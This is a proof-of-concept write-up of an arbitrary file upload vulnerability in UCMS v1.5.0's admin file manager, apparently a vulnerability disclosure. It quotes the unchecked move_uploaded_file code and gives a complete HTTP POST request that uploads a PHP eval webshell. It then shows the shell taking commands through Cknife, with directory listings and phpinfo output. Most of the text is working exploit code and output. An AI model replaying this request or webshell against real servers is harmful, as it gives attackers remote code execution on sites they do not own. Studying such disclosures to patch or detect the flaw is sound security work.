

UCMS v1.5.0 Arbitrary file upload vulnerability get shell

- Vulnerability Type :
  V 1.5.0
- Recurring environment:
  Windows 10
  PHP 5.4.45
  Apache 2.4.39
- Vulnerability Description AND recurrence:
  The upload bug is very easy
  The vulnerability is in the \ucms_1.5\ucms\sadmin\file.php file, where there is no suffix to verify the uploaded file. Direct move_uploaded_file function has been uploaded.



```
if(isset($_FILES['uploadfile'])) {
    checktoken();
    if(!isset($_SERVER["HTTP_REFERER"])) {
        die('error');
    }
    if(stripos($_GET['dir'],'..')===false) {}else {die('error file');}
    if(is_uploaded_file($_FILES['uploadfile']['tmp_name'])){
        $filaname=$alldir.$_FILES["uploadfile"]["name"];
        if(@move_uploaded_file($_FILES['uploadfile']['tmp_name'],$filaname)) {
            adminmsg($refererurl,'上传成功',0);
        }else {
            adminmsg($refererurl,'上传失败,无法写入文件,请确认目录权限',1);
        }
        exit();
    }else {
        adminmsg($refererurl,'未上传',1);
        exit();
    }
    exit();
}
```

Upload files




www.ucms1.5.0.com/ucms/index.php?do=sadmin_file&dir=/
首页 个人中心 帐户管理 站点管理 文件管理 清空缓存 退出
站点设置
后台管理 > 文件管理
根目录 最近修改 返回

文件管理 /

文件名	文件大小	创建时间	修改时间	操作
1.php	30 B	2020-11-04 10:41:37	2020-11-04 10:46:46	编辑 重命名 删除
cache		2020-11-04 09:59:50	2020-11-04 10:38:20	打开文件夹 重命名
inc		2020-11-04 09:59:50	2020-11-04 10:38:20	打开文件夹 重命名
index.php	72 B	2020-11-04 09:59:50	2020-08-08 08:00:00	编辑 重命名 删除
install		2020-11-04 09:59:50	2020-11-04 09:59:50	打开文件夹 重命名
template		2020-11-04 09:59:50	2020-11-04 09:59:50	打开文件夹 重命名
ucms		2020-11-04 09:59:50	2020-11-04 09:59:51	打开文件夹 重命名
uploadfile		2020-11-04 09:59:51	2020-11-04 10:38:20	打开文件夹 重命名

新建文件夹: 提交 新建文件: 提交 上传文件: 浏览... 1.php 上传 总数:8


©UCMS 1.5. Processed in 0.021 second(s),3 queries




```
POST /ucms/index.php?do=sadmin_file&dir=/ HTTP/1.1
Host: www.ucms1.5.0.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://www.ucms1.5.0.com/ucms/index.php?do=sadmin_file&dir=/
Content-Type: multipart/form-data; boundary=---------------------------13306046414703615412388174782
Content-Length: 387
Origin: http://www.ucms1.5.0.com
Connection: close
Cookie: admin_cf767a=admin; psw_cf767a=1571baee83fd4ae2d67d6c9aaf15e887; token_cf767a=db7a6a1d
Upgrade-Insecure-Requests: 1

-----------------------------13306046414703615412388174782
Content-Disposition: form-data; name="uuu_token"

db7a6a1d
-----------------------------13306046414703615412388174782
Content-Disposition: form-data; name="uploadfile"; filename="1.php"
Content-Type: application/octet-stream

<?php eval(@$_POST['cmd']); ?>
-----------------------------13306046414703615412388174782--
```

```
href="?do=sadmin">站点管理</a></li><li class="onRight"><a href="?do=sadmin_file">文件管理</a></li><li class="onRight"><a
href="?do=str_cache&uuu_token=db7a6a1d">清空缓存</a></li>    <li class="onRight"><a href="login.php?do=out&uuu_token=db7a6a1d">退出</a></li>
  </ul>
  </div>
 </div>
</div>
<div id="ULeft">
<div id="menu">
<ul>
<li><a href="?do=str">站点设置</a></li>
</ul>

</div></div>
<script type="text/javascript">
$(document).keydown(function(event){
	var ctrlc = event.which;
	if(ctrlc == 13 && event.ctrlKey){
		$('#form1').submit();
	}
	if(event.altKey){
		if(ctrlc == 67){window.location.href = "?do=sadmin_sbasic";}if(ctrlc == 90){window.location.href = "?do=sadmin";}if(ctrlc ==
70){window.location.href = "?do=sadmin_file";}		if(ctrlc == 72){
			window.open ('/');
		}
	}
});
$(function(){
	$('#form1').find("table").eq(0).find("tr").eq(0).find('input[type!=hidden]').eq(0).focus();
	$('#form1').find("table").eq(0).find("tr").eq(0).find('textarea').eq(0).focus();
	$('#form1').find("table").eq(0).find("tr").eq(0).find('select').eq(0).focus();
});
</script><script>$(function(){$(document).keydown(function(event){var ctrlc = event.which;var key=ctrlc-48;if (key>0 &&
key<10){keygourl=$('.AdminMsg').find('a').eq(key-1).attr('href');if (keygourl.length>3){window.location.href=keygourl;}}});});</script><div id="UMain"><div
id="atHere"><em class="homeico"></em>后台管理<b>&gt;</b><strong>信息提示</strong> </div> <div id="mainBox"><h3>信息提示</h3><div
class="AdminMsg"><h2>上传成功</h2><dl><dt>如果您不做出选择，将在 0 秒后跳转到列表页 (按Enter键直接跳转)。</dt><dd><a
href="javascript:history.go(-1);">返回上一页</a></dd></dl></div></div></div><script type="text/javascript">$(document).keydown(function(event){var ctrlc =
event.which; if(ctrlc == 13 || ctrlc ==32){window.location.href = "http://www.ucms1.5.0.com/ucms/index.php?do=sadmin_file&dir=/";}});</script><meta
http-equiv=refresh content='0; url=http://www.ucms1.5.0.com/ucms/index.php?do=sadmin_file&dir=/'>
```

We can use Cknife get Webshell




www.ucms1.5.0.com/1.php



E:\phpstudy_pro\WWW\ucms_1.5\

文件	时间	大小	属性
cache	2020-11-04 10:38:20	0	0777
inc	2020-11-04 10:38:20	0	0777
install	2020-11-04 09:59:50	0	0777
template	2020-11-04 09:59:50	4096	0777
ucms	2020-11-04 09:59:51	4096	0777
uploadfile	2020-11-04 10:38:20	0	0777
.htaccess	2020-11-04 10:38:06	0	0666
1.php	2020-11-04 10:46:46	30	0666
index.php	2020-08-08 08:00:00	72	0666
nginx.htaccess	2020-11-04 10:38:06	0	0666

We can also execute system commands



www.ucms1.5.0.com/1.php

PHP Version 5.4.45

System	Windows NT DESKTOP-8FKBF24 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini
Scan this dir for additional .ini files	(none)

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

cmd=phpinfo();

H Upgrade-Insecure-Requests: 1

H Connection: keep-alive